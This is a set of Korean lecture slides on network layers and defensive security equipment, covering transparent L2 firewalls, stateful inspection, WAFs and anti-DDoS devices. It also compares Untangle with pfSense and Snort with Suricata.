
• L2 계층: 데이터 링크 계층

- MAC 주소를 보고 해당 데이터를 어디로 보낼지 정함
- L2와 가장 관계 깊은 보안 시스템은 방화벽 (L2 방화벽이라 부름)
- 브릿지(Bridge) 모드 또는 Transparent(TP) 모드로 방화벽 사용
- 두 장비 사이에서 투명하게 자리를 잡음
- 해당 장비 사이로 오가는 모든 트래픽 제어
- 설치 시 기존 네트워크 디자인 변경 불필요
- 방화벽에는 최소 두 개 이상의 네트워크 인터페이스 필요
- 특성상 IP 주소를 할당할 필요가 없으므로 두 인터페이스 모두 같은 IP 주소 대역을 사용 가능
- 같은 IP를 사용하는 것도 가능




1 네트워크 구성과 장비별 특징

- L3 계층: 네트워크 계층
 - TCP/IP 프로토콜을 사용하여 IP주소와 연관
 - IP 주소를 읽고 데이터를 처리(라우팅)




1 네트워크 구성과 장비별 특징

- L3 계층: 네트워크 계층
 - L3 장비는 NAT와 VLAN을 사용해 여러 네트워크망 구성 가능
 - 기업이 운영하는 웹 서버
 - » 엔지니어팀: 자주 접속
 - » 인사팀, 총무팀 등: 접속 안함



1 네트워크 구성과 장비별 특징

- L4 계층: 전송(Transport) 계층
 - L4에서는 포트 수준까지 제어 가능하기에 L3보다 더 정밀한 필터링이 가능
 - IP주소와 포트가 모드 일치해야 전송
 - 로드밸런싱: IP, 포트 모두 확인 후 서버들의 리소스나 트래픽을 고려하여 가장 적합한 서버로 보냄
 - 스테이트 풀 인스펙션 기능



1 네트워크 구성과 장비별 특징

• L4 계층: 전송(Transport) 계층

– 스테이트 풀 인스펙션(Stateful Inspection)이란(위키피디아)?

» 패킷 필터 방화벽의 한계

- ✓ 모든 패킷이 모든 정책에 해당되는지 검사
- ✓ 정책이 많아질 수록 처리 속도 저하
- ✓ 돌아오는 패킷을 허용하는 정책으로 인해 보안 취약
- ✓ FTP와 같이 파생 세션을 만드는 일부 프로토콜

» 이 문제 해결을 위해 패킷 단위 검사 대신 세션 단위 검사를 하는 스테이풀 검사


» 서비스에 대한 특성 및 통신상태를 관리

» 돌아나가는 패킷에 대해서는 동적으로 접근 규칙을 자동 생성

1 네트워크 구성과 장비별 특징

• L7(L5~L7) 계층: 응용계층

- L7 장비는 응용프로그램 계층의 데이터를 읽어서 처리할 수 있다.
- Q: 아래 그림은 아까 본 L4 장비 아닌가요?
- A: KISA-WAF는 Nginx를 사용해서 프록시와 로드 밸런싱 기능을 모두 가용하게 설계됐다.
- 웹 방화벽(WAF)은 웹 데이터를 읽어 공격을 탐지하고 처리할 수 있다.



1 네트워크 구성과 장비별 특징

- Anti-DDoS 장비
 - 디도스 방어 장비
 - 일반적으로 네트워크 제일 상단에 인라인 모드로 디자인
 - L4까지 커버하는 것이 일반적이였으나 최근에는 L7까지 커버



원스 Sniper DDX

1 네트워크 구성과 장비별 특징

• 방화벽

— 방화벽 개념

- » 원래 방화벽은 화재가 발생했을 때 불길이 다른 곳으로 번지지 않게 설치해 놓은 구조물
- » 네트워크에서 방화벽은 신뢰하지 않는 외부 네트워크와 신뢰하는 내부 네트워크 사이를 지나는 패킷을 미리 정해놓은 규칙에 따라 차단하거나 보내주는 기능을 하는 하드웨어나 소프트웨어

— 방화벽 기능


- » 접근 제어(Access Control)
 - ✓ 통과시킬 접근과 그렇지 않은 접근을 결정하여 허용과 차단을 함
 - ✓ 접근 제어 방식은 구현 방법에 따라 패킷 필터링 방식과 프록시 방식으로 나뉨
- » 로깅(Logging)과 감사추적(Auditing)
 - ✓ 허용 또는 거부된 접근에 대한 기록을 유지
- » 인증(Authentication)
 - ✓ 메시지 인증, 사용자 인증, 클라이언트 인증을 할 수 있음
- » 데이터 암호화
 - ✓ 방화벽에서 다른 방화벽까지 전송되는 데이터를 암호화해서 보내는 것으로 보통 VPN의 기능을 이용

1 네트워크 구성과 장비별 특징

• Untangle

– 기능 및 특징

- » Debian 9를 기반으로 하는 방화벽으로, 하드웨어나 Virtual Machine에 설치하여 사용
- » WebUI 지원으로 손쉬운 방화벽 모니터링, 관리 등이 가능
- » Web Filter, Virus Blocker, VPN 등의 앱을 추가로 설치하여 사용 가능하며, 일부 앱은 유료



- Untangle

- 장점 및 단점

- » 장점

- ✓ Untangle을 쉽게 설치 및 적용이 가능
 - ✓ Blocker, VPN 등의 앱을 쉽게 설치 및 설정 적용이 가능
 - ✓ 사용자 친화적인 UI로 방화벽 설정, 모니터링 등에 용이

- » 단점

- ✓ Firewall 이외의 대부분의 App들은 유료로 사용이 가능
 - ✓ 방화벽의 기능이 상대적으로 약함

• pfSense

– 기능 및 특징

- » freeBSD 기반으로 하는 오픈소스 방화벽으로, 하드웨어나 Virtual Machine에 설치하여 사용
- » Untangle과 마찬가지로 WebUI 지원으로 손쉬운 방화벽 모니터링, 관리 등이 가능
- » IPsec, 라우팅, 방화벽 기능을 기본으로 제공하며, nmap, snort, bind 등의 패키지를 추가로 설치하여 사용 가능

The screenshot shows the pfSense Status / Dashboard interface. On the left, there's a 'System Information' table with the following data:

System Information	
Name	pfSense.localdomain
System	VMware Virtual Machine Netgate Device ID: 9bc866b11748b6c50a0a
BIOS	Vendor: Phoenix Technologies LTD Version: 6.00 Release Date: Fri May 19 2017
Version	2.4.3-RELEASE (amd64) built on Mon Mar 26 18:02:04 CDT 2018 FreeBSD 11.1-RELEASE-p7 Version 2.4.3_1 is available. Version information updated at Fri Jun 29 4:23:06 UTC 2018
CPU Type	Intel(R) Core(TM) i7-4870HQ CPU @ 2.50GHz AES-NI CPU Crypto: Yes (inactive)
Kernel PTI	Enabled
Uptime	00 Hour 08 Minutes 21 Seconds

On the right, there's a 'Netgate Services And Support' section with the following details:

- Contract type: Community Support (Community Support Only)
- NETGATE AND pfSense COMMUNITY SUPPORT RESOURCES
- If you purchased your pfSense gateway firewall appliance from Netgate and elected Community Support at the point of sale, you can [register](#) your community support subscription for access to pfSense Gold.
- [Register Your Support Subscription](#)
- [Upgrade Your Support](#)
- [Netgate Global Support FAQ](#)
- [Netgate Professional Services](#)
- [Log into your portal account](#)
- [Community Support Resources](#)
- [Official pfSense Training by Netgate](#)
- [Visit Netgate.com](#)

1 네트워크 구성과 장비별 특징

• pfSense

— 장점 및 단점

» 장점

- ✓ snort, nmap, bind 등의 패키지들을 설치하여 사용 가능하며, 모든 패키지는 무료로 사용 가능
- ✓ Advanced Options 으로 방화벽 rule을 구체적, 세분화된 설정이 가능하여 강력한 방화벽 기능 제공
- ✓ 추가 패키지를 설치하지 않더라도 다양한 기능들을 기본적으로 제공

» 단점

- ✓ 방화벽의 Rule 설정에 어려움이 존재
- ✓ UI가 사용자 친화적이지 않으며, 초기 설정은 command line interface로 설정해야 하는 불편함 존재

- Untangle, pfSense 비교

기능	Untangle	pfSense
IP Source/Destination Address	O	O
TCP/UDP Source/Destination Address	O	O
MAC Source/Destination Address	X	O
Inbound/Outbound 방화벽 규칙	O	O
Port Forwarding	O	O
IPv6 지원	X	O
방화벽 중앙 관리 기능	O(Command Center)	X

1 네트워크 구성과 장비별 특징


- 침입탐지시스템(IDS, Intrusion Detection System)
 - 전통적인 방화벽이 탐지할 수 없는 모든 종류의 악의적인 네트워크 트래픽 및 컴퓨터 사용을 탐지
 - 침입 탐지 시스템은 설치 위치와 목적에 따라 두 가지로 나뉨
 - » 호스트 기반 침입탐지시스템(HIDS:Host-Based Intrusion Detection System)
 - » 네트워크 기반 침입탐지시스템(NIDS:Network-Based Intrusion Detection System)
- 침입방지시스템(IPS, Intrusion Prevention System)
 - 침입탐지 시스템과 방화벽의 조합으로 생각할 수 있음
 - 침입탐지 기능을 수행하는 모듈이 패킷 하나하나를 검사하여 그 패턴을 분석한 뒤, 정상적인 패킷이 아니면 방화벽 기능을 가진 모듈로 이를 차단
 - 최근에는 침입방지시스템에 가상머신(Virtual Machine)을 이용한 악성코드 탐지라는 개념을 도입하여 적용
 - » 가상머신에서 실행된 코드나 패킷들이 키보드 해킹이나 무차별 네트워크 트래픽 생성과 같은 악성코드와 유사한 동작을 보이게 되면 해당 패킷을 차단

1 네트워크 구성과 장비별 특징

• Snort

— 기능 및 특징

- » 오픈소스 기반의 IDS이자 IPS
- » 프로토콜 분석, 문자열 패턴 검사, 패킷 발생량 검사 등 다양한 방법으로 탐지를 진행
- » 다양한 OS에서 동작하며, Community를 통해 지속적으로 탐지 Rule 제공



• Suricata

– 기능 및 특징

- » Snort의 장점을 수용하고, 단점을 보완하여 개발된 IDS/IPS
- » 멀티코어, 멀티쓰레드 기반의 탐지, GPU 하드웨어 가속 지원
- » 기존 Snort의 다양한 Rule과 완벽하게 호환됨

Suricata
Open Source IDS / IPS / NSM engine

News Features Download Docs Participate Training Support About



Suricata

Suricata is a free and open source, mature, fast and robust network threat detection engine.

The Suricata engine is capable of real time intrusion detection (IDS), inline intrusion prevention (IPS), network security monitoring (NSM) and offline pcap processing.

Suricata inspects the network traffic using a powerful and extensive rules and signature language, and has powerful Lua scripting support for detection of complex threats.

With standard input and output formats like YAML and JSON integrations with tools like existing SIEMs, Splunk, Logstash/Elasticsearch, Kibana, and other database become effortless.

Suricata's fast paced community driven development focuses on security, usability and efficiency.

The Suricata project and code is owned and supported by the Open Information Security Foundation (OISF), a non-profit foundation committed to ensuring Suricata's development and sustained success as an open source project.

EVENTS

NEW! Network Security Monitoring with Suricata in Denver, CO

5-Day Suricata Developer Training - Amsterdam, NL

Updated! Practical Signature Development Training for Suricata @ SuriCon 2018

NEW! Network Security Monitoring with Suricata @ SuriCon 2018

NEW! Advanced Deployment and Architecture Training @ SuriCon 2018

RELEASES

Stable	4.0.4
Development	4.1beta1

• Snort, Suricata 비교


기능	Snort	Suricata
Multi-Thread / Multi-Core	X	O
GPU 가속	X	O
Rules	Snort Rules EmergingThreats Rules Shared Object Rules	Snort Rules EmergingThreats Rules Shared Object Rules
IPv6 지원	O(일부 지원)	O
설치방법	패키지 설치	패키지 없음, 바이너리 설치
Capture Accelerators	PF_RING Packet Capture Accelerator	X
Event Logging Format	Flat File, Database, Unified2 Log	Flat File, Database, Unified2 Log

1 네트워크 구성과 장비별 특징

• 웹방화벽(WAF)

- 웹방화벽(Web Application Firewall, WAF)은 일반적인 네트워크 방화벽 (Firewall)과는 달리 웹 애플리케이션 보안에 특화되어 개발된 솔루션
- SQL Injection, Cross-Site Scripting(XSS)등과 같은 웹 공격을 탐지하고 차단하는 것
- 직접적인 웹 공격 대응 이 외에도, 정보유출 방지 솔루션, 부정 로그인 방지 솔루션, 웹 사이트 위변조 방지 솔루션 등으로 활용이 가능

3세대 웹방화벽 개념도

